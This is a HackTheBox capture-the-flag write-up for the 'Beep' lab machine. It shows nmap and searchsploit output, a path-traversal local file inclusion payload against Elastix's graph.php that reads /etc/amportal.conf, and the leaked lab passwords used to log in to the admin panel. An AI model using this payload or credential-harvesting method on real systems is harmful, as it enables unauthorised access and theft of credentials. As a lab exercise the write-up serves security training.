
Beep


This is the writeup for Beep from HackTheBox..

As always lets see some ports.. I only use aggressive scans against HTB..
WOW!!!
So far we have alot of ports open...



```
[chaotic@archlinux HackTheBox]$ cd Beep/
[chaotic@archlinux Beep]$ sudo nmap -A -p- -vv -oN nmapscan 10.10.10.7
[sudo] password for chaotic:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-20 11:14 CDT
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:14
Completed NSE at 11:14, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:14
Completed NSE at 11:14, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:14
Completed NSE at 11:14, 0.00s elapsed
Initiating Ping Scan at 11:14
Scanning 10.10.10.7 [4 ports]
Completed Ping Scan at 11:14, 0.10s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:14
Completed Parallel DNS resolution of 1 host. at 11:14, 0.02s elapsed
Initiating SYN Stealth Scan at 11:14
Scanning 10.10.10.7 [65535 ports]
Discovered open port 3306/tcp on 10.10.10.7
Discovered open port 22/tcp on 10.10.10.7
Discovered open port 143/tcp on 10.10.10.7
Discovered open port 25/tcp on 10.10.10.7
Discovered open port 80/tcp on 10.10.10.7
Discovered open port 995/tcp on 10.10.10.7
Discovered open port 443/tcp on 10.10.10.7
Discovered open port 110/tcp on 10.10.10.7
Discovered open port 993/tcp on 10.10.10.7
Discovered open port 111/tcp on 10.10.10.7
Discovered open port 4190/tcp on 10.10.10.7
Discovered open port 877/tcp on 10.10.10.7
```

I can see 80 open, assuming its http lets check it out and wait for scan to finish...



With the scan large I will shorthand the list..

OS = CentOS(possible)


Ports:

22 = OpenSSH 4.3
25 = Postfix smtpd
80 = Apache 2.2.3
110 = Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
111 = RPC
143 = Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
443 = SSL/HTTP
877 = ??
993 = SSL/HTTP
995 = Cyrus pop3
3306 = MySQL
4190 = Cyrus timsieved 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4 (included w/cyrus imap)
4445 = ??
4559 = HylaFAX 4.3.10
5038 = Asterisk Call Manager 1.1
10000 = MiniServ 1.570 (Webmin httpd)

whew!!

Where to start.. well lets fire up gobuster and have that in the background.. NMAP revealed 1 disallowed entry in Robots.txt...

Lets start searchsploiting some of these versions.. lets start with Elastix.. we do not know what version but possibly could get lucky..




```
[chaotic@archlinux Beep]$ searchsploit elastix
------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------
Elastix - 'page' Cross-Site Scripting
Elastix - Multiple Cross-Site Scripting Vulnerabilities
Elastix 2.0.2 - Multiple Cross-Site Scripting Vulnerabilities
Elastix 2.2.0 - 'graph.php' Local File Inclusion
Elastix 2.x - Blind SQL Injection
Elastix < 2.5 - PHP Code Injection
FreePBX 2.10.0 / Elastix 2.2.0 - Remote Code Execution
------------------------------------------------------------------
```

Lets look at https://www.exploit-db.com/exploits/37637 - LFI exploit
The exploit shows us the possible path


```
/vtigercrm/graph.php?current_language=../../../../../../../..//etc/amportal.conf%00&module=Accounts&action
```

It worked!! We must be running version 2.0 or below.. View the page source to beautify it :)




```
# This file is part of FreePBX.
#
#    FreePBX is free software: you can redistribute it and/or modify
#    it under the terms of the GNU General Public License as published by
#    the Free Software Foundation, either version 2 of the License, or
#    (at your option) any later version.
#
#    FreePBX is distributed in the hope that it will be useful,
#    but WITHOUT ANY WARRANTY; without even the implied warranty of
#    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
#    GNU General Public License for more details.
#
#    You should have received a copy of the GNU General Public License
#    along with FreePBX.  If not, see <http://www.gnu.org/licenses/>.
#
# This file contains settings for components of the Asterisk Management Portal
# Spaces are not allowed!
# Run /usr/src/AMP/apply_conf.sh after making changes to this file

# FreePBX Database configuration
# AMPDBHOST: Hostname where the FreePBX database resides
# AMPDBENGINE: Engine hosting the FreePBX database (e.g. mysql)
# AMPDBNAME: Name of the FreePBX database (e.g. asterisk)
# AMPDBUSER: Username used to connect to the FreePBX database
# AMPDBPASS: Password for AMPDBUSER (above)
# AMPENGINE: Telephony backend engine (e.g. asterisk)
# AMPMGRUSER: Username to access the Asterisk Manager Interface
# AMPMGRPASS: Password for AMPMGRUSER
#
AMPDBHOST=localhost
AMPDBENGINE=mysql
# AMPDBNAME=asterisk
AMPDBUSER=asteriskuser
# AMPDBPASS=amp109
AMPDBPASS=jEhdIekWmdjE
AMPENGINE=asterisk
AMPMGRUSER=admin
#AMPMGRPASS=amp111
AMPMGRPASS=jEhdIekWmdjE

# AMPBIN: Location of the FreePBX command line scripts
# AMPSBIN: Location of (root) command line scripts
#
AMPBIN=/var/lib/asterisk/bin
AMPSBIN=/usr/local/sbin

# AMPWEBROOT: Path to Apache's webroot (leave off trailing slash)
# AMPCGIBIN: Path to Apache's cgi-bin dir (leave off trailing slash)
# AMPWEBADDRESS: The IP address or host name used to access the AMP web admin
#
AMPWEBROOT=/var/www/html
AMPCGIBIN=/var/www/cgi-bin
# AMPWEBADDRESS=x.x.x.x|hostname

# FOPWEBROOT: Path to the Flash Operator Panel webroot (leave off trailing slash)
# FOPPASSWORD: Password for performing transfers and hangups in the Flash Operator Panel
# FOPRUN: Set to true if you want FOP started by freepbx_engine (amportal_start), false otherwise
# FOPDISABLE: Set to true to disable FOP in interface and retrieve_conf.  Useful for sqlite3
# or if you don't want FOP.
#
#FOPRUN=true
FOPWEBROOT=/var/www/html/panel
#FOPPASSWORD=passw0rd
FOPPASSWORD=jEhdIekWmdjE
```

We get a bunch of juicy information... most notibly..



```
# This is the default admin name used
# Change this to whatever you want, d
ARI_ADMIN_USERNAME=admin

# This is the default admin password
# Change this to a secure password.
ARI_ADMIN_PASSWORD=jEhdIekWmdjE
```

Lets try the creds and login.. SUCCESS!!!



CPU Info: AMD EPYC 7401P 24-Core Processor
Uptime: 36 min
CPU Speed: 2,000.00 MHz
Memory usage: RAM: 1,010.39 Mb SWAP: 1,023.99 Mb


Telephony Service	RUNNING
Instant Messaging Service	NOT RUNNING
Fax Service	RUNNING
Email Service	RUNNING
Database Service	RUNNING
Web Server	RUNNING
Elastix Call Center Service	NOT INSTALLED

30% Used 70% Available

Hard Disk Capacity: 6.66GB
Mount Point: /
Manufacturer: N/A

